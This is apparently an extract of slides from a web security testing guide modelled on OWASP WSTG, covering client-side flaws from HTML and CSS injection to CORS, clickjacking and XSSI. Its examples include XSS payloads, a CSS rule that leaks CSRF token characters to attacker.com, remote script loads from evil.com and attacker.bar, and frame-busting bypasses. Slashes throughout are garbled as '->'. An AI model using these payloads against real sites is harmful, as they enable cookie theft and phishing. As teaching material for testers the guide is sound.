message value a JavaScript Code to take the control of the user browser. WSTG-CLNT-02
  • 30.
    88 1.10.3 Auditfor HTML Injection Client Side Testing HTML injection is a type of injection vulnerability that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page. This vulnerability can have many consequences, like disclosure of a user`s session cookies that could be used to impersonate the victim, or, more generally, it can allow the attacker to modify the page content seen by the victims. This vulnerability occurs when user input is not correctly sanitized and the output is not encoded. An injection allows the attacker to send a malicious HTML page to a victim. The targeted browser will not be able to distinguish (trust) legitimate parts from malicious parts of the page, and consequently will parse and execute the whole page in the victim`s context. There is a wide range of methods and attributes that could be used to render HTML content. If these methods are provided with an untrusted input, then there is an high risk of HTML injection vulnerability. For example, malicious HTML code can be injected via the innerHTML JavaScript method, usually used to render user-inserted HTML code. If strings are not correctly sanitized, the method can enable HTML injection. A JavaScript function that can be used for this purpose is document. write(). The following example shows a snippet of vulnerable code that allows an unvalidated input to be used to create dynamic HTML in the page context: var userposition=location.href.indexOf("user="); var user=location.href.substring(userposition+5); document.getElementById("Welcome").innerHTML=" Hello, "+user; The following example shows vulnerable code using the document.write() function: var userposition=location.href.indexOf("user="); var user=location.href.substring(userposition+5); document.write("<h1>Hello, " + user +"<->h1>"); In both examples, this vulnerability can be exploited with an input such as: http:->->vulnerable.site->page.html?user=<img%20src='aaa'%20onerror=alert(1)> This input will add an image tag to the page that will execute arbitrary JavaScript code inserted by the malicious user in the HTML context. Consider the following URL: http:->->www.domxss.com->domxss->01_Basics->06_jquery_old_html.html The HTML code contains the following script: <script src="..->js->jquery-1.7.1.js"><->script> <script> function setMessage(){ var t=location.hash.slice(1); $("div[id="+t+"]").text("The DOM is now loaded and can be manipulated."); } $(document).ready(setMessage ); $(window).bind("hashchange",setMessage) <->script> <body> <script src="..->js->embed.js"><->script> <span><a href="#message" > Show Here<->a><div id="message">Showing Message1<->div><->span> <span><a href="#message1" > Show Here<->a><div id="message1">Showing Message2<->div> <span><a href="#message2" > Show Here<->a><div id="message2">Showing Message3<->div> <->body> It is possible to inject HTML code. WSTG-CLNT-03 89 1.10.4 Audit for Client Side URL Redirect Client Side Testing This section describes how to check for client side URL redirection, also known as open redirection. It is an input validation flaw that exists when an application accepts user-controlled input that specifies a link which leads to an external URL that could be malicious. This kind of vulnerability could be used to accomplish a phishing attack or redirect a victim to an infection page. This vulnerability occurs when an application accepts untrusted input that contains a URL value and does not sanitize it. This URL value could cause the web application to redirect the user to another page, such as a malicious page controlled by the attacker. This vulnerability may enable an attacker to successfully launch a phishing scam and steal user credentials. Since the redirection is originated by the real application, the phishing attempts may have a more trustworthy appearance. Here is an example of a phishing attack URL. http:->->www.target.site?#redirect=www.fake-target.site The victim that visits this URL will be automatically redirected to fake-target.site, where an attacker could place a fake page that resembles the intended site, in order to steal the victim`s credentials. Open redirection could also be used to craft a URL that would bypass the application`s access control checks and forward the attacker to privileged functions that they would normally not be able to access. When testers manually check for this type of vulnerability, they first identify if there are client side redirections implemented in the client side code. These redirections may be implemented, to give a JavaScript example, using the window.location object. This can be used to direct the browser to another page by simply assigning a string to it. This is demonstrated in the following snippet: var redir = location.hash.substring(1); if (redir) window.location='http:->->'+decodeURIComponent(redir); In this example, the script does not perform any validation of the variable redir which contains the user-supplied input via the query string. Since no form of encoding is applied, this unvalidated input is passed to the windows.location object, creating a URL redirection vulnerability. This implies that an attacker could redirect the victim to a malicious site simply by submitting the following query string: http:->->www.victim.site->?#www.malicious.site With a slight modification, the above example snippet can be vulnerable to JavaScript injection. var redir = location.hash.substring(1); if (redir) window.location=decodeURIComponent(redir); This can be exploited by submitting the following query string: http:->->www.victim.site->?#javascript:alert(document.cookie) When testing for this vulnerability, consider that some characters are treated differently by different browsers. WSTG-CLNT-04
  • 31.
    90 1.10.5 Auditfor CSS Injection Client Side Testing A CSS Injection vulnerability involves the ability to inject arbitrary CSS code in the context of a trusted web site which is rendered inside a victim`s browser. The impact of this type of vulnerability varies based on the supplied CSS payload. It may lead to cross site scripting or data exfiltration. This vulnerability occurs when the application allows user-supplied CSS to interfere with the application`s legitimate stylesheets. Injecting code in the CSS context may provide an attacker with the ability to execute JavaScript in certain conditions, or to extract sensitive values using CSS selectors and functions able to generate HTTP requests. Generally, allowing users the ability to customize pages by supplying custom CSS files is a considerable risk. The following JavaScript code shows a possible vulnerable script in which the attacker is able to control the location.hash (source) which reaches the cssText function (sink). For Example <a id="a1">Click me<->a> <script> if (location.hash.slice(1)) { document.getElementById("a1").style.cssText = "color: " + location.hash.slice(1); } <->script> The attacker could target the victim by asking them to visit the following URLs: www.victim.com->-->#red;-o-link:'<javascript:alert(1)>';-o-link-source:current; (Opera [8,12]) www.victim.com->-->#red;-:expression(alert(URL=1)); (IE 7->8) The same vulnerability may appear in the case of reflected XSS, for example, in the following PHP code: <style> p { color: <?php echo $_GET['color']; ?>; text-align: center; } <->style> Further attack scenarios involve the ability to extract data through the adoption of pure CSS rules. Such attacks can be conducted through CSS selectors, leading to the exfiltration of data, for example, CSRF tokens. Here is an example of code that attempts to select an input with a name matching csrf_token and a value beginning with an a. By utilizing a brute-force attack to determine the attribute`s value, it is possible to carry out an attack that sends the value to the attacker`s domain, such as by attempting to set a background image on the selected input element. <style> input[name=csrf_token][value=^a] { background-image: url(http:->->attacker.com->log?a); } <->style> Code should be analyzed to determine if a user is permitted to inject content in the CSS context. Particularly, the way in which the website returns CSS rules on the basis of the inputs should be inspected. The following is a basic example: <a id="a1">Click me<->a> <b>Hi<->b> <script> $("a").click(function(){ $("b").attr("style","color: " + location.hash.slice(1)); }); <->script> The above code contains a source location.hash, controlled by the attacker, that can inject directly in the style attribute of an HTML element. As mentioned above, this may lead to different results depending on the browser in use and the supplied payload. WSTG-CLNT-05 91 1.10.6 Audit for Client Side Resource Manipulation Client Side Testing A client side resource manipulation vulnerability is an input validation flaw. It occurs when an application accepts user- controlled input that specifies the path of a resource such as the source of an iframe, JavaScript, applet, or the handler of an XMLHttpRequest. This vulnerability consists of the ability to control the URLs that link to some resources present in a web page. The impact of this vulnerability varies, and it is usually adopted to conduct XSS attacks. This vulnerability makes it is possible to interfere with the expected application`s behavior by causing it to load and render malicious objects. The following JavaScript code shows a possible vulnerable script in which an attacker is able to control the location.hash (source) which reaches the attribute src of a script element. This particular case leads to a XSS attack as external JavaScript could be injected. <script> var d=document.createElement("script"); if(location.hash.slice(1)) { d.src = location.hash.slice(1); } document.body.appendChild(d); <->script> An attacker could target a victim by causing them to visit this URL: www.victim.com->#http:->->evil.com->js.js Where js.js contains: alert(document.cookie) This would cause the alert to pop up on the victim`s browser. A more damaging scenario involves the possibility of controlling the URL called in a CORS request. Since CORS allows the target resource to be accessible by the requesting domain through a header-based approach, the attacker may ask the target page to load malicious content from its own website. To manually check for this type of vulnerability, we must identify whether the application employs inputs without correctly validating them. If so, these inputs are under the control of the user and could be used to specify external resources. Since there are many resources that could be included in the application (such as images, video, objects, css, and iframes), the client side scripts that handle the associated URLs should be investigated for potential issues. WSTG-CLNT-06
  • 32.
    92 1.10.7 AuditingCross Origin Resource Sharing Client Side Testing "Cross origin resource sharing (CORS) is a mechanism that enables a web browser to perform cross-domain requests using the XMLHttpRequest L2 API in a controlled manner. In the past, the XMLHttpRequest L1 API only allowed requests to be sent within the same origin as it was restricted by the same origin policy. Cross-origin requests have an origin header that identifies the domain initiating the request and is always sent to the server. CORS defines the protocol to use between a web browser and a server to determine whether a cross-origin request is allowed. HTTP headers are used to accomplish this. The W3C CORS specification mandates that for non simple requests, such as requests other than GET or POST or requests that uses credentials, a pre-flight OPTIONS request must be sent in advance to check if the type of request will have a bad impact on the data. The pre-flight request checks the methods and headers allowed by the server, and if credentials are permitted. Based on the result of the OPTIONS request, the browser decides whether the request is allowed or not. Origin & Access-Control-Allow-Origin The origin header is always sent by the browser in a CORS request and indicates the origin of the request. The origin header can not be changed from JavaScript however relying on this header for Access Control checks is not a good idea as it may be spoofed outside the browser, so you still need to check that application-level protocols are used to protect sensitive data. Access-Control-Allow-Origin is a response header used by a server to indicate which domains are allowed to read the response. Based on the CORS W3 Specification it is up to the client to determine and enforce the restriction of whether the client has access to the response data based on this header. From a penetration testing perspective you should look for insecure configurations as for example using a * wildcard as value of the Access-Control-Allow-Origin header that means all domains are allowed. Other insecure example is when the server returns back the origin header without any additional checks, what can lead to access of sensitive data. Note that this configuration is very insecure, and is not acceptable in general terms, except in the case of a public API that is intended to be accessible by everyone. Access-Control-Request-Method & Access-Control-Allow-Method The Access-Control-Request-Method header is used when a browser performs a preflight OPTIONS request and let the client indicate the request method of the final request. On the other hand, the Access-Control-Allow-Method is a response header used by the server to describe the methods the clients are allowed to use. Access-Control-Request-Headers & Access-Control-Allow-Headers These two headers are used between the browser and the server to determine which headers can be used to perform a cross-origin request. Access-Control-Allow-Credentials This header as part of a preflight request indicates that the final request can include user credentials. Input Validation XMLHttpRequest L2 (or XHR L2) introduces the possibility of creating a cross-domain request using the XHR API for backwards compatibility. This can introduce security vulnerabilities that in XHR L1 were not present. Interesting points of the code to exploit would be URLs that are passed to XMLHttpRequest without validation, specially if absolute URLS are allowed because that could lead to code injection. Likewise, other part of the application that can be exploited is if the response data is not escaped and we can control it by providing user-supplied input. Other Headers There are other headers involved like Access-Control-Max-Age that determines the time a preflight request can be cached in the browser, or Access-Control-Expose-Headers that indicates which headers are safe to expose to the API of a CORS API specification, both are response headers specified in the CORS W3C document." "Testers should pay particular attention to the origin header to learn which domains are allowed. Also, manual inspection of the JavaScript is needed to determine whether the code is vulnerable to code injection due to improper handling of user supplied input. Below are some examples: Example 1: Insecure Response with Wildcard * in Access-Control-Allow-Origin Request (note the ‘origin` header:) GET http:->->attacker.bar->test.php HTTP->1.1 Host: attacker.bar User-Agent: Mozilla->5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko->20100101 Firefox->24.0 Accept: text->html,application->xhtml+xml,application->xml;q=0.9,*->*;q=0.8 Accept-Language: en-US,en;q=0.5 Referer: http:->->example.foo->CORSexample1.html Origin: http:->->example.foo Connection: keep-alive Response (note the ‘Access-Control-Allow-Origin` header:) HTTP->1.1 200 OK Date: Mon, 07 Oct 2013 18:57:53 GMT Server: Apache->2.2.22 (Debian) X-Powered-By: PHP->5.4.4-14+deb7u3 Access-Control-Allow-Origin: * Content-Length: 4 Keep-Alive: timeout=15, max=99 Connection: Keep-Alive Content-Type: application->xml [Response Body] Example 2: Input Validation Issue: XSS with CORS This code makes a request to the resource passed after the # character in the URL, initially used to get resources in the same server. Vulnerable code: <script> var req = new XMLHttpRequest(); req.onreadystatechange = function() { if(req.readyState==4 && req.status==200) { document.getElementById(""div1"").innerHTML=req.responseText; } } var resource = location.hash.substring(1); req.open(""GET"",resource,true); req.send(); <->script> <body> <div id=""div1""><->div> <->body> For example, a request like this will show the contents of the profile.php file: http:->->example.foo->main.php#profile.php Request and response generated by this URL: GET http:->->example.foo->profile.php HTTP->1.1 Host: example.foo User-Agent: Mozilla->5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko->20100101 Firefox->24.0 Accept: text->html,application->xhtml+xml,application->xml;q=0.9,*->*;q=0.8 Accept-Language: en-US,en;q=0.5 Referer: http:->->example.foo->main.php Connection: keep-alive HTTP->1.1 200 OK Date: Mon, 07 Oct 2013 18:20:48 GMT Server: Apache->2.2.16 (Debian) X-Powered-By: PHP->5.3.3-7+squeeze17 Vary: Accept-Encoding Content-Length: 25 Keep-Alive: timeout=15, max=99 Connection: Keep-Alive Content-Type: text->html [Response Body] Now, as there is no URL validation we can inject a remote script, that will be injected and executed in the context of the example.foo domain, with a URL like this: http:->->example.foo->main.php#http:->->attacker.bar->file.php Request and response generated by this URL: GET http:->->attacker.bar->file.php HTTP->1.1 Host: attacker.bar User-Agent: Mozilla->5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko->20100101 Firefox->24.0 Accept: text->html,application->xhtml+xml,application->xml;q=0.9,*->*;q=0.8 Accept-Language: en-US,en;q=0.5 Referer: http:->->example.foo->main.php origin: http:->->example.foo Connection: keep-alive HTTP->1.1 200 OK Date: Mon, 07 Oct 2013 19:00:32 GMT Server: Apache->2.2.22 (Debian) X-Powered-By: PHP->5.4.4-14+deb7u3 Access-Control-Allow-Origin: * Vary: Accept-Encoding Content-Length: 92 Keep-Alive: timeout=15, max=100 Connection: Keep-Alive Content-Type: text->html Injected Content from attacker.bar <img src=""#"" onerror=""alert('Domain: '+document.domain)"">" WSTG-CLNT-07
  • 33.
    93 1.10.8 Auditfor Cross Site Flashing Client Side Testing ActionScript, based on ECMAScript, is the language used by Flash applications when dealing with interactive needs. There are three versions of the ActionScript language. ActionScript 1.0 and ActionScript 2.0 are very similar with ActionScript 2.0 being an extension of ActionScript 1.0. ActionScript 3.0, introduced with Flash Player 9, is a rewrite of the language to support object orientated design. ActionScript, like every other language, has some implementation patterns which could lead to security issues. In particular, since Flash applications are often embedded in browsers, vulnerabilities like DOM-based Cross Site Scripting (DOM XSS) could be present in flawed Flash applications. Cross-Site Flashing (XSF) is a vulnerability that has a similar impact to XSS. XSF occurs when the following scenarios are initiated from different domains: One movie loads another movie with loadMovie* functions (or other hacks) and has access to the same sandbox, or part of it. An HTML page uses JavaScript to command an Adobe Flash movie, for example, by calling: GetVariable to access Flash public and static objects from JavaScript as a string. SetVariable to set a static or public Flash object to a new string value with JavaScript. Unexpected communications between the browser and SWF application, which could result in stealing data from the SWF application. XSF may be performed by forcing a flawed SWF to load an external evil Flash file. This attack could result in XSS or in the modification of the GUI in order to fool a user to insert credentials on a fake Flash form. XSF could be used in the presence of Flash HTML Injection or external SWF files when loadMovie* methods are used. Open Redirectors SWFs have the capability to navigate the browser. If the SWF takes the destination in as a FlashVar, then the SWF may be used as an open redirector. An open redirector is any piece of website functionality on a trusted website that an attacker can use to redirect the end-user to a malicious website. These are frequently used within phishing attacks. Similar to cross-site scripting, the attack involves a user clicking on a malicious link. In the Flash case, the malicious URL might look like: http:->->trusted.example.org->trusted.swf?getURLValue=http:->->www.evil-spoofing-website.org->phishEndUsers.html In the above example, an end-user might see that the URL begins with their favorite trusted website and click on it. The link would load the trusted SWF which takes the getURLValue and provides it to an ActionScript browser navigation call: getURL(_root.getURLValue,"_self"); This would navigate the browser to the malicious URL provided by the attacker. At this point, the phisher has successfully leveraged the trust the user has in trusted.example.org to trick the user into visiting their malicious website. From there, they could launch a 0-day, conduct spoofing of the original website, or any other type of attack. SWFs may unintentionally be acting as an open-redirector on the website. Developers should avoid taking full URLs as FlashVars. If they only plan to navigate within their own website, then they should use relative URLs or verify that the URL begins with a trusted domain and protocol. Decompilation Since SWF files are interpreted by a virtual machine embedded in the player itself, they can be potentially decompiled and analyzed. The most known and free ActionScript 2.0 decompiler is flare. To decompile a SWF file with flare just type: $ flare hello.swf This results in a new file called hello.flr. Decompilation helps testers because it allows for white-box testing of the Flash applications. A quick web search can lead you to various disassmeblers and flash security tools. Undefined Variables FlashVars FlashVars are the variables that the SWF developer planned on receiving from the web page. FlashVars are typically passed in from the Object or Embed tag within the HTML. For instance: <object width="550" height="400" classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" codebase="http:->->download.macromedia.com->pub->shockwave->cabs->flash->swflash.cab#version=9,0,124,0"> <param name="movie" value="somefilename.swf"> <param name="FlashVars" value="var1=val1&var2=val2"> <embed src="somefilename.swf" width="550" height="400" FlashVars="var1=val1&var2=val2"> <->embed> <->object> FlashVars can also be initialized from the URL: http:->->www.example.org->somefilename.swf?var1=val1&var2=val2 In ActionScript 3.0, a developer must explicitly assign the FlashVar values to local variables. Typically, this looks like: var paramObj:Object = LoaderInfo(this.root.loaderInfo).parameters; var var1:String = String(paramObj["var1"]); var var2:String = String(paramObj["var2"]); In ActionScript 2.0, any uninitialized global variable is assumed to be a FlashVar. Global variables are those variables that are prepended by _root, _global or _level0. This means that if an attribute like _root.varname is undefined throughout the code flow, it could be overwritten by URL parameters: http:->->victim->file.swf?varname=value Regardless of whether you are looking at ActionScript 2.0 or ActionScript 3.0, FlashVars can be a vector of attack. Unsafe Methods When an entry point is identified, the data it represents could be used by unsafe methods. If the data is not filtered or validated, it could lead to some vulnerabilities. Unsafe Methods since version r47 are: loadVariables() loadMovie() getURL() loadMovie() loadMovieNum() FScrollPane.loadScrollContent() LoadVars.load LoadVars.send XML.load ( 'url' ) LoadVars.load ( 'url' ) Sound.loadSound( 'url' , isStreaming ); NetStream.play( 'url' ); flash.external.ExternalInterface.call(_root.callback) htmlText WSTG-CLNT-08
  • 34.
    94 1.10.9 Auditfor Clickjacking Client Side Testing Clickjacking, a subset of UI redressing, is a malicious technique whereby a web user is deceived into interacting (in most cases by clicking) with something other than what the user believes they are interacting with. This type of attack, either alone or in conjunction with other attacks, could potentially send unauthorized commands or reveal confidential information while the victim is interacting with seemingly-harmless web pages. The term clickjacking was coined by Jeremiah Grossman and Robert Hansen in 2008. A clickjacking attack uses seemingly-harmless features of HTML and JavaScript to force the victim to perform undesired actions, such as clicking an invisible button that performs an unintended operation. This is a client side security issue that affects a variety of browsers and platforms. To carry out this attack, an attacker creates a seemingly-harmless web page that loads the target application through the use of an inline frame (concealed with CSS code). Once this is done, an attacker may induce the victim to interact with the web page by other means (through, for example, social engineering). Like other attacks, a common prerequisite is that the victim is authenticated against the attacker`s target website. This type of attack is often designed to allow an attacker to induce users` actions on the target site, even if anti-CSRF tokens are being used. Testing should be conducted to determine if website pages are vulnerable to clickjacking attacks. Testers may investigate if a target page can be loaded in an inline frame by creating a simple web page that includes a frame containing the target web page. An example of HTML code to create this testing web page is displayed in the following snippet: <html> <head> <title>Clickjack test page<->title> <->head> <body> <iframe src="http:->->www.target.site" width="500" height="500"><->iframe> <->body> <->html> If the http:->->www.target.site page is successfully loaded into the frame, then the site is vulnerable and has no type of protection against clickjacking attacks. Bypass Clickjacking Protection If the http:->->www.target.site page does not appear in the inline frame, the site probably has some form of protection against clickjacking. It`s important to note that this isn`t a guarantee that the page is totally immune to clickjacking. Methods to protect a web page from clickjacking can be divided into a few main mechanisms. It is possible to bypass these methods in some circumstances by employing specific workarounds. Client Side Protection: Frame Busting The most common client side method, that has been developed to protect a web page from clickjacking, is called Frame Busting and it consists of a script in each page that should not be framed. The aim of this technique is to prevent a site from functioning when it is loaded inside a frame. The structure of frame busting code typically consists of a --conditional statement-- and a --counter-action-- statement. For this type of protection, there are some work arounds that fall under the name of --Bust frame busting--. Some of this techniques are browser-specific while others work across browsers. Mobile Website Version Mobile versions of the website are usually smaller and faster than the desktop ones, and they have to be less complex than the main application. Mobile variants have often less protection since there is the wrong assumption that an attacker could not attack an application by the smart phone. This is fundamentally wrong, because an attacker can fake the real origin given by a web browser, such that a non-mobile victim may be able to visit an application made for mobile users. From this assumption follows that in some cases it is not necessary to use techniques to evade frame busting when there are unprotected alternatives, which allow the use of same attack vectors. Double Framing Some frame busting techniques try to break frame by assigning a value to the --parent.location-- attribute in the -- counter-action-- statement. Such actions are, for example: self.parent.location = document.location parent.location.href = self.location parent.location = self.location This method works well until the target page is framed by a single page. However, if the attacker encloses the target web page in one frame which is nested in another one (a double frame), then trying to access to --parent.location-- becomes a security violation in all popular browsers, due to the descendant frame navigation policy. This security violation disables the counter-action navigation. Disabling JavaScript Since these type of client side protections relies on JavaScript frame busting code, if the victim has JavaScript disabled or it is possible for an attacker to disable JavaScript code, the web page will not have any protection mechanism against clickjacking. There are three deactivation techniques that can be used with frames: Restricted frames with Internet Explorer: Starting from Internet Explorer 6, a frame can have the --security-- attribute that, if it is set to the value --restricted--, ensures that JavaScript code, ActiveX controls, and re-directs to other sites do not work in the frame. Example: <iframe src="http:->->target site" security="restricted"><->iframe> Sandbox attribute: with HTML5 there is a new attribute called --sandbox--. It enables a set of restrictions on content loaded into the iframe. At this moment this attribute is only compatible with Chrome and Safari. Example: <iframe src="http:->->target site" sandbox><->iframe> OnBeforeUnload Event The onBeforeUnload event could be used to evade frame busting code. This event is called when the frame busting code wants to destroy the iframe by loading the URL in the whole web page and not only in the iframe. The handler function returns a string that is prompted to the user asking confirm if he wants to leave the page. When this string is displayed to the user is likely to cancel the navigation, defeating target`s frame busting attempt. The attacker can use this attack by registering an unload event on the top page using the following example code: <h1>www.fictitious.site<->h1> <script> window.onbeforeunload = function() { return " Do you want to leave fictitious.site?"; } <->script> <iframe src="http:->->target site"> The previous technique requires the user interaction but, the same result, can be achieved without prompting the user. To do this the attacker have to automatically cancel the incoming navigation request in an onBeforeUnload event handler by repeatedly submitting (for example every millisecond) a navigation request to a web page that responds with a --HTTP->1.1 204 No Content-- header. Since with this response the browser will do nothing, the resulting of this operation is the flushing of the request pipeline, rendering the original frame busting attempt futile. XSS Filter Starting from Google Chrome 4.0 and from IE8 there were introduced XSS filters to protect users from reflected XSS attacks. Nava and Lindsay have observed that these kind of filters can be used to deactivate frame busting code by faking it as malicious code. IE8 XSS filter: this filter has visibility into all parameters of each request and response flowing through the web browser WSTG-CLNT-09
  • 35.
    95 1.10.10 AuditingWebSockets Client Side Testing "Traditionally, the HTTP protocol only allows one request->response per TCP connection. Asynchronous JavaScript and XML (AJAX) allows clients to send and receive data asynchronously (in the background without a page refresh) to the server, however, AJAX requires the client to initiate the requests and wait for the server responses (half-duplex). WebSockets allow the client or server to create a ‘full-duplex` (two-way) communication channel, allowing the client and server to truly communicate asynchronously. WebSockets conduct their initial upgrade handshake over HTTP and from then on all communication is carried out over TCP channels by use of frames. Origin It is the server`s responsibility to verify the Origin header in the initial HTTP WebSocket handshake. If the server does not validate the origin header in the initial WebSocket handshake, the WebSocket server may accept connections from any origin. This could allow attackers to communicate with the WebSocket server cross-domain allowing for CSRF-like issues." "Identify that the application is using WebSockets. Inspect the client-side source code for the ws:->-> or wss:->-> URI scheme. Use Google Chrome`s Developer Tools to view the Network WebSocket communication. Use ZAP`s WebSocket tab. Origin. Using a WebSocket client attempt to connect to the remote WebSocket server. If a connection is established the server may not be checking the origin header of the WebSocket handshake. Confidentiality and Integrity. Check that the WebSocket connection is using SSL to transport sensitive information wss:->->. Check the SSL Implementation for security issues (Valid Certificate, BEAST, CRIME, RC4, etc). Authentication. WebSockets do not handle authentication, normal black-box authentication tests should be carried out. Authorization. WebSockets do not handle authorization, normal black-box authorization tests should be carried out. Once we have identified that the application is using WebSockets (as described above) we can use the OWASP Zed Attack Proxy (ZAP) to intercept the WebSocket request and responses. ZAP can then be used to replay and fuzz the WebSocket request->responses. Example Using a WebSocket client attempt to connect to the remote WebSocket server. If the connection is allowed the WebSocket server may not be checking the WebSocket handshake`s origin header. Attempt to replay requests previously intercepted to verify that cross-domain WebSocket communication is possible." WSTG-CLNT-10 96 1.10.11 Auditing Web Messaging Client Side Testing Web Messaging (also known as Cross Document Messaging) allows applications running on different domains to communicate in a secure manner. Before the introduction of web messaging, the communication of different origins (between iframes, tabs and windows) was restricted by the same origin policy and enforced by the browser. Developers used multiple hacks in order to accomplish these tasks, and most of them were mainly insecure. This restriction within the browser is in place to prevent a malicious website from reading confidential data from other iframes, tabs, etc; however, there are some legitimate cases where two trusted websites need to exchange data with each other. To meet this need, Cross Document Messaging was introduced in the WHATWG HTML5 draft specification and was implemented in all major browsers. It enables secure communications between multiple origins across iframes, tabs and windows. The messaging API introduced the postMessage() method, with which plain-text messages can be sent cross-origin. It consists of two parameters: message, and domain. There are some security concerns when using * as the domain that we discuss below. In order to receive messages, the receiving website needs to add a new event handler, which has the following attributes: Data, the content of the incoming message; Origin of the sender document; and Source, the source window. Origin Security The origin is made up of a scheme, host name, and port. It uniquely identifies the domain sending or receiving the message, and does not include the path or the fragment part of the url. For instance, https:->->example.com will be considered different from http:->->example.com because the schema of the former is https, while the latter is http. This also applies to web servers running in the same domain but on different ports. Examine Origin Security Testers should check whether the application code is filtering and processing messages from trusted domains. Within the sending domain, also ensure that the receiving domain is explicitly stated, and that * is not used as the second argument of postMessage(). This practice could introduce security concerns and could lead to, in the case of a redirection or if the origin changes by other means, the website sending data to unknown hosts, and therefore, leaking confidential data to malicious servers. If the website fails to add security controls to restrict the domains or origins that are allowed to send messages to a website, it is likely to introduce a security risk. Testers should examine the code for message event listeners and get the callback function from the addEventListener method for further analysis. Domains must always be verified prior to data manipulation. Examine Input Validation Although the website is theoretically accepting messages from trusted domains only, data must still be treated as externally-sourced, untrusted data, and processed with the appropriate security controls. Testers should analyze the code and look for insecure methods, in particular where data is being evaluated via eval() or inserted into the DOM via the innerHTML property, which may create DOM-based XSS vulnerabilities. Static Code Analysis JavaScript code should be analyzed to determine how web messaging is implemented. In particular, testers should be interested in how the website is restricting messages from untrusted domains, and how the data is handled even for trusted domains. WSTG-CLNT-11
  • 36.
    97 1.10.12 AuditingBrowser Storage Client Side Testing Browsers provide the following client-side storage mechanisms for developers to store and retrieve data: Local Storage Session Storage IndexedDB Web SQL (Deprecated) Cookies These storage mechanisms can be viewed and edited using the browser`s developer tools, such as Google Chrome DevTools or Firefox`s Storage Inspector. Testing should be conducted to determine whether the website is storing sensitive data in client-side storage. The code handling of the storage objects should be examined for possibilities of injection attacks, such as utilizing unvalidated input. JavaScript in particular should be examined to determine if scripts or third party libraries are introducing vulnerabilities. Local Storage window.localStorage is a global property that implements the Web Storage API and provides persistent key-value storage in the browser. Both the keys and values can only be strings, so any non-string values must be converted to strings first before storing them, usually done via JSON.stringify. Entries to localStorage persist even when the browser window closes, with the exception of windows in Private- >Incognito mode. The maximum storage capacity of localStorage varies between browsers. Session Storage window.sessionStorage is a global property that implements the Web Storage API and provides ephemeral key-value storage in the browser. Both the keys and values can only be strings, so any non-string values must be converted to strings first before storing them, usually done via JSON.stringify. Entries to sessionStorage are ephemeral because they are cleared when the browser tab->window is closed. The maximum storage capacity of sessionStorage varies between browsers. IndexedDB IndexedDB is a transactional, object-oriented database intended for structured data. An IndexedDB database can have multiple object stores and each object store can have multiple objects. In contrast to Local Storage and Session Storage, IndexedDB can store more than just strings. Any objects supported by the structured clone algorithm can be stored in IndexedDB. An example of a complex JavaScript object that can be stored in IndexedDB, but not in Local->Session Storage are CryptoKeys. W3C recommendation on Web Crypto API recommends that CryptoKeys that need to be persisted in the browser, to be stored in IndexedDB. When testing a web page, look for any CryptoKeys in IndexedDB and check if they are set as extractable: true when they should have been set to extractable: false (i.e. ensure the underlying private key material is never exposed during cryptographic operations.) Web SQL Web SQL is deprecated since November 18, 2010 and it`s recommended that web developers do not use it. Cookies Cookies are a key value storage mechanism that is primarily used for session management but web developers can still use it to store arbitrary string data. Applications should be storing sensitive data on the server side, and not on the client-side, in a secured manner following best practices. WSTG-CLNT-12 98 1.10.13 Audit for Cross Site Script Inclusion Client Side Testing Cross Site Script Inclusion (XSSI) vulnerability allows sensitive data leakage across-origin or cross-domain boundaries. Sensitive data could include authentication-related data (login states, cookies, auth tokens, session IDs, etc.) or user`s personal or sensitive personal data (email addresses, phone numbers, credit card details, social security numbers, etc.). XSSI is a client-side attack similar to Cross Site Request Forgery (CSRF) but has a different purpose. Where CSRF uses the authenticated user context to execute certain state-changing actions inside a victim`s page (e.g. transfer money to the attacker`s account, modify privileges, reset password, etc.), XSSI instead uses JavaScript on the client side to leak sensitive data from authenticated sessions. By default, websites are only allowed to access data if they are from the same origin. This is a key application security principle and governed by the same-origin policy (defined by RFC 6454). An origin is defined as the combination of URI scheme (HTTP or HTTPS), host name, and port number. However, this policy is not applicable for HTML <script> tag inclusions. This exception is necessary, as without it websites would not be able to consume third party services, perform traffic analysis, or use advertisement platforms, etc. When the browser opens a website with <script> tags, the resources are fetched from the cross-origin domain. The resources then run in the same context as the including site or browser, which presents the opportunity to leak sensitive data. In most cases, this is achieved using JavaScript, however, the script source doesn`t have to be a JavaScript file with type text->javascript or .js extension. Older browser`s vulnerabilities (IE9->10) allowed data leakage via JavaScript error messages at runtime, but those vulnerabilities have now been patched by vendors and are considered less relevant. By setting the charset attribute of the <script> tag, an attacker or tester can enforce UTF-16 encoding, allowing data leakage for other data formats (e.g. JSON) in some cases. Collect Data Using Authenticated and Unauthenticated User Sessions Identify which endpoints are responsible for sending sensitive data, what parameters are required, and identify all relevant dynamically and statically generated JavaScript responses using authenticated user sessions. Pay special attention to sensitive data sent using JSONP. To find dynamically generated JavaScript responses, generate authenticated and unauthenticated requests, then compare them. If they`re different, it means the response is dynamic; otherwise it`s static. To simplify this task, a tool such as Veit Hailperin`s Burp proxy plugin can be used. Make sure to check other filetypes in addition to JavaScript; XSSI is not limited to JavaScript files alone. Determine Whether the Sensitive Data Can Be Leaked Using JavaScript Testers should analyze code for the following vehicles for data leakage via XSSI vulnerabilities: Global variables Global function parameters CSV (Comma Separated Values) with quotations theft JavaScript runtime errors Prototype chaining using this Sensitive Data Leakage via JavaScript Runtime Errors Browsers normally present standardized JavaScript error messages. However, in the case of IE9->10, runtime error messages provided additional details that could be used to leak data. WSTG-CLNT-13